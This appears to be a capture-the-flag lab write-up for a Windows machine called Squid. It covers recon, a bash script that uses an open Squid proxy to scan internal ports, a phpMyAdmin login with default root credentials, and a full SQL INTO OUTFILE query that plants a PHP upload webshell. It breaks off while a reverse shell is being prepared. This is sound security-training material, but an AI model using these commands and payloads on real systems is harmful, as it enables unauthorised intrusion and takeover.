Squid
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Squid exposes little to the outside, but port 3128 runs a Squid proxy 4.14. We use it as a pivot to scan the ports the machine only listens on locally (Squid proxy port scan) and find a WampServer on 8080 with phpMyAdmin. We log in with the default credentials (rootwith no password) and, knowing the document root from aphpinfo(), we drop a webshell viaINTO OUTFILE(INTO OUTFILE webshell). That lands a shell asnt authority\local service, a service account with a stripped token: FullPowers restoresSeImpersonatePrivilege(FullPowers) and PrintSpoofer turns it intont authority\system(PrintSpoofer, Potato family).
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full TCP port sweep returns a small set:
ping -c 1 192.168.123.189
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.123.189
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3128/tcp open squid-http
49666/tcp open unknown
49667/tcp open unknownnmap -p135,139,445,3128,49666,49667 -sCV 192.168.123.189 -oN targetedScanPORT STATE SERVICE REASON
135/tcp open msrpc syn-ack ttl 125
139/tcp open netbios-ssn syn-ack ttl 125
445/tcp open microsoft-ds syn-ack ttl 125
3128/tcp open squid-http syn-ack ttl 125
49666/tcp open unknown syn-ack ttl 125
49667/tcp open unknown syn-ack ttl 125Version detection confirms Windows SMB on 135/139/445 and, more interesting, a Squid proxy 4.14 on 3128:
3128/tcp  open  http-proxy    Squid http proxy 4.14
|_http-server-header: squid/4.14
|_http-title: ERROR: The requested URL could not be retrieved
SMB offers no useful null session and the high ports are dynamic RPC. The whole exploitable surface is in that proxy.
Squid proxy - TCP 3128
Squid is a forward HTTP proxy: it takes requests from clients and forwards them to destinations. If we point the browser straight at http://192.168.123.189:3128 it answers with an "Invalid URL" error, because it expects to act as a proxy, not to serve its own content:


The key idea is that an open proxy can forward us to destinations the machine itself listens on only on localhost. That is, we can use Squid to reach internal services the firewall does not expose outward (Squid proxy port scan). We configure FoxyProxy in the browser with a squid_proxy profile of type HTTP, host 192.168.123.189 and port 3128; from there on all browser traffic goes out through Squid:
Discovering internal ports through the proxy
Instead of trying by hand, a short script walks all 65535 ports asking Squid to connect to 127.0.0.1:<port> for us and flags the ones that return 200:
#!/bin/bash
target="192.168.123.189"
proxy="http://192.168.123.189:3128"
max_threads=50

scan_port() {
    local port=$1
    response=$(curl -s -I -L --connect-timeout 2 "$target:$port" --proxy "$proxy" | head -n 1 | cut -d ' ' -f2)
    if [[ "$response" == "200" ]]; then
        echo "[+] Port $port - OPEN"
    fi
}

for i in $(seq 1 65535); do
    scan_port "$i" &
    if [[ $(jobs -r | wc -l) -ge $max_threads ]]; then
        wait -n
    fi
done
wait
The scan through the proxy reveals two ports nmap could not see from outside:

Starting scan on 192.168.123.189 via http://192.168.123.189:3128...
[+] Port 3306 - OPEN
[+] Port 8080 - OPEN
3306 is MySQL and 8080 a web server; both listened only locally, which is why they never showed up in the direct scan.
Exploitation
WampServer and phpMyAdmin on 8080

With FoxyProxy on we browse to http://192.168.123.189:8080 and the welcome page of WampServer appears (the Apache + MySQL/MariaDB + PHP stack for Windows), version 3.2.3 with Apache 2.4.46 and PHP 7.3.21:

The Wamp home exposes its tools, among them a link to phpinfo():
and, in the aliases column, the entry to phpMyAdmin:

Two pieces that, together, are an RCE path: phpMyAdmin gives us a SQL console and phpinfo() will tell us where to write on disk.
phpinfo: the document root
We open phpinfo() and look for DOCUMENT_ROOT. Wamp serves from C:/wamp/www:
![phpinfo showing $_SERVER['DOCUMENT_ROOT'] = C:/wamp/www and SERVER_SOFTWARE Apache/2.4.46 (Win64) PHP/7.3.21](../assets/img/squid/squid-phpinfo.webp)
$_SERVER['SERVER_SOFTWARE']  Apache/2.4.46 (Win64) PHP/7.3.21
$_SERVER['SERVER_PORT']      8080
$_SERVER['DOCUMENT_ROOT']    C:/wamp/www
$_SERVER['SCRIPT_FILENAME']  C:/wamp/www/index.php
Knowing the document root path is what was missing: if we manage to write a .php there, Apache will run it when we request it in the browser.
Default credentials in phpMyAdmin
phpMyAdmin asks for a username and password. WampServer installs MySQL with the root account and no password by default, and it was never changed here: we log in with root and an empty password field.

The login works and we land in the panel as root@localhost on a MySQL 5.7.31:

Server:          MySQL (127.0.0.1 via TCP/IP)
Server version:  5.7.31 - MySQL Community Server (GPL)
User:            root@localhost
Web server:      Apache/2.4.46 (Win64) PHP/7.3.21
Reusing the factory credentials is what opens the SQL console with root privileges, and root on MySQL/MariaDB can usually write files to disk with INTO OUTFILE.
INTO OUTFILE webshell

root being able to write files does not mean remembering the uploader syntax by heart. A quick search ("get shell from phpmyadmin") leads to a widely cited gist with the technique:

The gist carries the SELECT ... INTO OUTFILE that drops a small PHP uploader on disk: a form that will later let us upload any file to the server (INTO OUTFILE webshell):
We adapt the output path to the document root we pulled from phpinfo() (C:/wamp/www) and run the query in phpMyAdmin's SQL tab:
SELECT "<?php echo '<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">';echo '<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>'; if( $_POST['_upl'] == \"Upload\" ) { if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Upload Done.<b><br><br>'; }else { echo '<b>Upload Failed.</b><br><br>'; }}?>"
INTO OUTFILE 'C:/wamp/www/uploader.php';
phpMyAdmin returns an empty result set: the SELECT lists no rows, but its side effect (writing the file) does run. The query has created C:/wamp/www/uploader.php:

MySQL returned an empty result set (i.e. zero rows). (Query took 0.0006 seconds.)
SELECT "<?php ... uploader ... ?>" INTO OUTFILE 'C:/wamp/www/uploader.php'
The uploader will upload the file, but we need something that executes code. For the reverse shell we reach for revshells.com, picking the PHP Ivan Sincek template for Windows and setting our LHOST (192.168.45.244) and port 80:
